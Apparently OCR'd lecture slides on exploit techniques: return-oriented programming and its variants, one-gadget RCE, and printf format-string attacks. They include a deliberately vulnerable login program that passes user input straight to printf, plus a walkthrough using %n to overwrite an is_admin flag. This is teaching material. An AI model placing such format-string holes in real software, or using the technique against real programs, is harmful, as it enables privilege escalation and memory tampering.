Gadget 3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
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
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
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
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
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
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
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
RDI
value1


Program code
IP →
asm instruction
ret
...
pop rsi
pop rdi
ret
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
Gadget 1
Gadget 2
Gadget 3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SP →
return address 3
value2
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Register
RSI
value1
RDI
value2
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
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
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

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

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

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

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

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

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

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

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

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

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

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
- Most versions of libc contain at least one gadget `execve("/bin/sh", NULL, NULL)`
- These gadgets are called One-Gadget RCE and there are tools to find them



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
Return-oriented programming - Variants



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




- Return-oriented programming is still one of the most important exploit techniques
- Other variants of return-oriented programming have been developed
- However, principle to re-use parts of binary code is still the same



Sigreturn-oriented programming (SROP) Write a `sigcontext` frame onto the stack containing all register values, including instruction pointer. Call syscall `sigreturn`: registers are set to the values in `sigcontext` structure.



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

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Loop-oriented programming (LOP) Uses a "loop gadget" that indirectly calls a function (*i.e.*, gadget) which returns back to the loop gadget in each loop iteration

Return-oriented programming (ROP)...

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


PRINTF



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

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

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

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

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
- There is even a Brainfuck to `printf` compiler (printbf)



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

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

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

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- Memory reads with `%s`
- Memory writes with `%n`
- Conditionals with `%*.d`
- Loops by overwriting the format specifier counter

```c
void or(int* in1, int* in2, int* out) {
    printf ("%s%s%n", in1, in2, out);
    printf ("%s%n", out, out);
}
int main() {
    int a = 0, b = 0, out;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 0; b = 1;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 1; b = 0;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 1; b = 1;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    return 0;
}
```

```
% ./printf
0 OR 0: 0
0 OR 1: 1
1 OR 0: 1
1 OR 1: 1
```

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- And of course variables to mount data-integrity attacks

Practical Example: Data-integrity Attack with printf

Data-integrity Attack with printf


```c
int main() {
  char name[32];
  struct {
    int is_admin;
  } cred = {0};
  printf("Login: ");
  fgets(name, 32, stdin);
  int* admin_ptr = &(cred.is_admin);

  printf(name);

  if(*admin_ptr == 3) {
    printf("You are admin\n");
  } else {
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  return 0;
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Data-integrity Attack with printf


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% echo 'aaa' | ./login
Login: aaa
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

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

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

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



Data-integrity Attack with printf


```c
int main() {
  char name[32];
  struct {
    int is_admin;
  } cred = {0};
  printf("Login: ");
  fgets(name, 32, stdin);
  int* admin_ptr = &(cred.is_admin);

  printf(name);

  if(*admin_ptr == 3) {
    printf("You are admin\n");
  } else {
    printf("Sorry, no privileges\n");
  }
  return 0;
}
```



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

- `aaa` → output counter at 3
- `%7$` → `&is_admin`
- `(%)n` → `is_admin = 3`

Data-integrity Attack with printf


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  char name[32];
  struct {
    int is_admin;
  } cred = {0};
  printf("Login: ");
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



Practical Example Impact: Data-integrity Attack with printf

- Attacker can change any variable in the program



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- printf cannot only write values, but also read values

Data-integrity Attack with printf

- Attacker can change any variable in the program
- Allows to divert the control flow to other legal paths
- printf cannot only write values, but also read values
- Possibility to leak sensitive information or other pointers

A lesser-known printf format modifier: h

- Format specifier `%n` writes an integer (32bit)

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- Format specifier `%n` writes an integer (32bit)
- It can also write less than 32 bits using the `h` modifier
- To write a short (16bit), use `%hn`
- To write a character (8bit), use `%hhn`
- Useful to write large values byte- or word-wise

A lesser-known printf format modifier: h


```c
int main() {
    int val = 0xffffffff;
    printf("val: %08x\n", val);

    printf("1%n\r", &val);
    printf("val: %08x\n", val);

    val = 0xffffffff;
    printf("1%hn\r", &val);
    printf("val: %08x\n", val);

    val = 0xffffffff;
    printf("1%hhn\r", &val);
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}
```

```
% ./printf
```

A lesser-known printf format modifier: h


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```

```
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val:  ffffffff
val:  00000001
```

A lesser-known printf format modifier: h


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```

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% ./printf
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}
```

```
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val:  ffffffff
val:  00000001
val:  ffff0001
```

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printf-oriented programming...

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- exploits a user-provided `printf` format string

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printf-oriented programming Summary

printf-oriented programming...

- exploits a user-provided `printf` format string
- allows to read/write arbitrary memory addresses
- allows to even execute arbitrary programs
- can be prevented easily

Want to learn more?

- Exploits are fun and a bit like puzzles

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https://www.exploit-db.com/

Questions?